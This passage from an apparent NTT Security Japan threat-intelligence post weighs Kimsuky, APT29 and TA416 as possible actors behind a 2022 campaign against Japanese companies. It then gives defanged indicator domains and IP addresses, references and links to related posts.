Kimsuky is an APT group said to attribute to North Korea [7] and their attacks have been sometimes observed in Japan [8][9]. It is said that Kimsuky targets North Korean refugees and related organizations, but Japanese media companies had also been targeted in the past. It is reported that they used LNK files in their recent attacks [10]. These characteristics have several points in common with the discussing campaign.

APT29

APT29 is an APT group said to attribute to Russia [11] and their attacks have been rarely reported in Japan. However, recent Ukraine situation could motivate them to attack Japan. It is already reported that APT29 used LNK [12] or ISO files [13] in their attacks. They are also known as leveraging Cobalt Strike [14] or Golang malwares [15]. These characteristics have some points in common with the discussing campaign.

TA416

TA416 is an APT group said to attribute to China [16] and the attacks have been sometimes observed in Japan. It is known that TA416 uses LNK files or Cobalt Strike [17][18]. These characteristics have similarity with the discussing campaign.

Conclusion

As of April 2022, an APT campaign targeting Japanese companies has been observed. Though we named several candidate APT groups that can be active behind the campaign, there is no clear evidence that tells which one. Because the similar attacks could have been performed for several months, it is necessary to monitor the situation continuously.

IoCs

- *.disknxt[.]com
- *.officehoster[.]com
- *.youmiuri[.]com
- *.spffusa[.]org
- *.sseekk[.]xyz
- *.mbusabc[.]com
- *.differentfor[.]com
- 103[.]29.69.155
- 149[.]28.16.63
- 172[.]104.122.93
- 172[.]105.229.93
- 172[.]105.229.216
- 207[.]148.91.243
- 45[.]77.179.110

References

[1] MITRE ATT&CK, "Darkhotel", https://attack.mitre.org/groups/G0012/

[2] NTTセキュリティ・ジャパン, "マルウエアが含まれたショートカットファイルをダウンロードさせる攻撃のさらにその先", https://insight-jp.nttsecurity.com/post/102fmlc/untitled

[3] JPCERT/CC, "Attack Convincing Users to Download a Malware-Containing Shortcut File", https://blogs.jpcert.or.jp/en/2019/06/darkhotel-lnk.html

[4] マクニカ, "標的型攻撃の実態と対策アプローチ 第3版", https://www.macnica.co.jp/business/security/manufacturers/files/mpressioncss_ta_report_2019_2_nopw.pdf

[5] Macnica Networks Crop., "APT Threat Landscape in Japan 2020", https://www.macnica.co.jp/business/security/manufacturers/files/mpressioncss_ta_report_2020_5_en.pdf

[6] IPA, "サイバーレスキュー隊（J-CRAT） 活動状況 [2019 年度下半期]", https://www.ipa.go.jp/files/000083013.pdf

[7] Mandiant, "Not So Lazarus: Mapping DPRK Cyber Threat Groups to Government Organizations", https://www.mandiant.com/resources/mapping-dprk-groups-to-government

[8] IPA, "サイバーレスキュー隊（J-CRAT） 活動状況 [2021 年度上半期]", https://www.ipa.go.jp/files/000094548.pdf

[9] Cybereason, "Back to the Future: Inside the Kimsuky KGH Spyware Suite", https://www.cybereason.com/blog/research/back-to-the-future-inside-the-kimsuky-kgh-spyware-suite

[10] Stairwell, "The ink-stained trail of GOLDBACKDOOR", https://stairwell.com/news/threat-research-the-ink-stained-trail-of-goldbackdoor/

[11] MITRE ATT&CK, "APT29", https://attack.mitre.org/groups/G0016/

[12] Volexity, "Suspected APT29 Operation Launches Election Fraud Themed Phishing Campaigns", https://www.volexity.com/blog/2021/05/27/suspected-apt29-operation-launches-election-fraud-themed-phishing-campaigns/

[13] Microsoft, "Breaking down NOBELIUM’s latest early-stage toolset", https://www.microsoft.com/security/blog/2021/05/28/breaking-down-nobeliums-latest-early-stage-toolset/

[14] Mandiant, "Not So Cozy: An Uncomfortable Examination of a Suspected APT29 Phishing Campaign", https://www.mandiant.com/resources/not-so-cozy-an-uncomfortable-examination-of-a-suspected-apt29-phishing-campaign

[15] JPCERT/CC, "Malware “WellMess” Targeting Linux and Windows", https://blogs.jpcert.or.jp/en/2018/07/malware-wellmes-9b78.html

[16] Proofpoint, “The Good, the Bad, and the Web Bug: TA416 Increases Operational Tempo Against European Governments as Conflict in Ukraine Escalates”, https://www.proofpoint.com/us/blog/threat-insight/good-bad-and-web-bug-ta416-increases-operational-tempo-against-european

[17] CrowdStrike, “Meet CrowdStrike’s Adversary of the Month for June: MUSTANG PANDA”, https://www.crowdstrike.com/blog/meet-crowdstrikes-adversary-of-the-month-for-june-mustang-panda/

[18] Cisco, “Mustang Panda deploys a new wave of malware targeting Europe”, https://blog.talosintelligence.com/2022/05/mustang-panda-targets-europe.html

More posts by Ryu Hiyoshi Operation RestyLink: 日本企業を狙った標的型攻撃キャンペーン Ryu Hiyoshi

RATを拡散するThailand Pass申請システムのスピアフィッシング Ryu Hiyoshi Recent posts from NTT Security Japan

EDRログ分析時に気を付けること Shogo Hayashi Flagpro: The new malware used by

BlackTech Hiroki Hada

NTTセキュリティ・ジャパン 2021年 アドベントカレンダー締め Shinji Abe

Hack The Boxの問題解説（Hard） Hiroki Hada

メルマガ編集長の朝は早い Hiroki Hada